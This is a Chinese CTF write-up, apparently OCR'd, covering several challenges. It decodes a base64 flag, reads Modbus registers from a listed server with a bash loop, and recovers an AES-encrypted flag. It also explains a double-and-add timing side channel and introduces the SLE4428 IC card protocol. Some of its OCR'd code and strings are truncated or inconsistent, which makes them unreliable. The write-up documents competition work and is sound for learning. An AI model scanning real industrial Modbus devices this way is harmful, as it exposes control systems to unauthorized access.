

U1lDe0YzaVpoYWlfa3U0aWxlX1QxMTF9

SYC{F3iZhai_ku4ile_T111}

flag:SYC{F3iZhai_ku4ile_T111}

被动了手脚的数据


题目提示了数据，这里使用了一款工具modbus-cli（https://github.com/tallakt/modbus-cli ）接收modbus协议的数据。用法如下：


```
➜  Desktop modbus read -h
Usage:
    modbus read [OPTIONS] HOST ADDRESS COUNT

Parameters:
    HOST                          IP address or hostname for the Modbus device
    ADDRESS                       Start address (eg %M100, %MW100, 101, 400101)
    COUNT                         number of data to read

Options:
    -w, --word                    use unsigned 16 bit integers
    -i, --int                     use signed 16 bit integers
    -d, --dword                   use unsigned 32 bit integers
    -f, --float                   use signed 32 bit floating point values
    --modicon                     use Modicon addressing (eg. coil: 101, word: 400001)
    --schneider                   use Schneider addressing (eg. coil: %M100, word: %MW0, float: %MF0,
ord: %MD0)
    -s, --slave ID                use slave id ID (default: 1)
    -p, --port PORT               use TCP port (default: 502)
    -o, --output FILE             write results to file FILE
    -D, --debug                   show debug messages
    -T, --timeout TIMEOUT         Specify the timeout in seconds when talking to the slave
    -h, --help                    print help
```

这里尝试读取1000字节的数据，由于每次读取数据长度太长会导致timeout，因此每次只读取50字节，写个脚本如下：

```
#!/bin/bash
start=400001
offset=50
for ((i=$start; i<=400001+1000; i+=50))
do
   modbus read --modicon 116.62.123.67 $i $offset
   sleep 1
done
```

在跑出来的结果中，发现在400300-400331地址间有一段可疑数据：




```
400297        0
400298        0
400299        0
400300    21810
400301    18035
400302    25671
400303    22123
400304    22577
400305    11092
400306    26979
400307    26482
400308    22117
400309    18758
400310    14640
400311    18761
400312    30789
400313    28503
400314    12912
400315    28789
400316    13161
400317    12151
400318    26946
400319    13638
400320    30073
400321    26177
400322    29764
400323    29293
400324    11064
400325    31308
400326    21879
400327    27205
400328    20314
400329    13876
400330    26178
400331    13162
400332        0
400333        0
400334        0
400335        0
400336        0
400337        0
400338        0
400339        0
```

把数据提取出来，转hex转ascii：

```
data = [21810, 18035, 25671, 22123, 22577, 11092, 26979, 26482, 22117, 18758, 14640, 18761, 30789, 28503, 12912, 28789, 13161,
print len(data) flag=""
for i in range(len(data)):
   flag+=hex(data[i])[2:].decode('hex')
print flag
#U2FsdGVkX1+TicgrVeIF90IIxEoW2ppu3i/wiB5FuyfAtDrm+8zLUwjEOZ64fB3j
```

得到字符串U2FsdGVkX1+TicgrVeIF90IIxEoW2ppu3i/wiB5FuyfAtDrm+8zLUwjEOZ64fB3j，由U2Fsd特征易知是AES加密的密文，使用解密网站，密钥为空，解得flag：



sctf{S_y3L_0v6:M_0_dbus}


U2FsdGVkX1+TicgrVeIF90IlxEoW2ppu3i/wiB5FuyfAtDrm+8zLUwjEOZ64fB3j

AES

flag：sctf{S_y3L_0v6:M_0_dbus}


侧信道初探

从代码可以看出，当ki等于1时，需要多执行一步R←R+P，因此时间和功耗都会增加：



```
$k = (k_{l-1}, k_{l-2}, \ldots, k_0)$
$\mathbf{R} \leftarrow O,$

for $i=l-1$ downto $0$ do
        $\mathbf{R} \leftarrow [2]\mathbf{R}$
        if $k_i = 1$ then
                $\mathbf{R} \leftarrow \mathbf{R} + \mathbf{P}$
        end if
end for
```

因此1 0 对应关系如下：



flag:SCTF{0110111010}

交易识破后的报复

这题是赛后才解出来的orz

背景知识


0x00 概述

根据IC卡中嵌入的集成电路的不同可以分为三类：存储器卡、逻辑加密卡、CPU卡。其中逻辑加密卡是功能介于存储器卡和CPU卡之间，逻辑加密卡主要是由EEPROM单

SLE4428是SIMENS公司设计的逻辑加密IC卡, 容量为1K x 8Bit, 设有两个字节的密码. 只有通过了密码验证,
才可以对IC卡内的没有设置写/擦除保护的内容进行写/擦除. 内部有错误计数器(EC), 错误计数器总是可以被写的, 如果连续8次校验密码不成功,
IC卡将自动被锁死, 数据只能读出, 不可再校验密码. 每个字节都可以单独的设置写/擦除保护, 一旦设置了写/擦除保护, 这个字节的数据就不能再写/擦除了,
而且写保护功能只能设置一次. 除了密码区, 其他所有字节在任何时候都可以读出来. (引自: <逻辑加密IC卡SLE4428介绍及其应用>[张元良/杨加林])

下图是卡的引脚及对应的功能:

表 1 SLE4428 IC 卡引脚功能



引脚	符号	功能
C1	VCC	工作电压
C2	RST	复位信号
C3	CLK	时钟信号
C5	GND	地
C7	I/O	数据线
C4、C6、C8	N.C.	空余





图 1 SLE4428 IC 卡引脚定义

内部结构图如下:


EEPROM with Decoder
High–Voltage Generator, Substrate–Current Generator
Column Sampling, Comparator
Programming Control
Reset, Blockade Logic
Sequencer and Security Logic
Interface
IEB01315
VCC
GND
I/O
RST
CLK

0x01 4428协议介绍

SLE4428信协议：

数据传输协议是指连接IFD器件和IC之间接口的协议。在I/O的所有数据的变化是由CLK的下降沿上确定的。

数据传递协议由四个模式组成：

复位并应答复位


命令模式


数据输出模式

处理模式

1.1 复位并应答复位

当给IC卡上电后，IC卡进人上电复位(POR)状态，上电复位状态由复位操作停止，复位由RST引脚从0变为1开始，CLK由0变为1结束，复位操作将使IC卡放弃当前执行的命令
当IC卡复位后，必须进行一次读操作. 如下图复位操作的时序图:







复位应答使Ic卡内部的地址计数器归零, 并且第一个数据位出现在I / O上. 然后再输入31个脉冲, 读出31位数据.

这段数据一般在最开始, 对密码分析暂无价值.

1.2 命令模式


 SLE4428 IC卡的命令模式(命令输入)是当RST置高电平时, 相反, 当RST置低电平时为数据输出. 相较于复位模式, RST置高电平时间要长很多, 一般为三个字节的时间. 如下图:





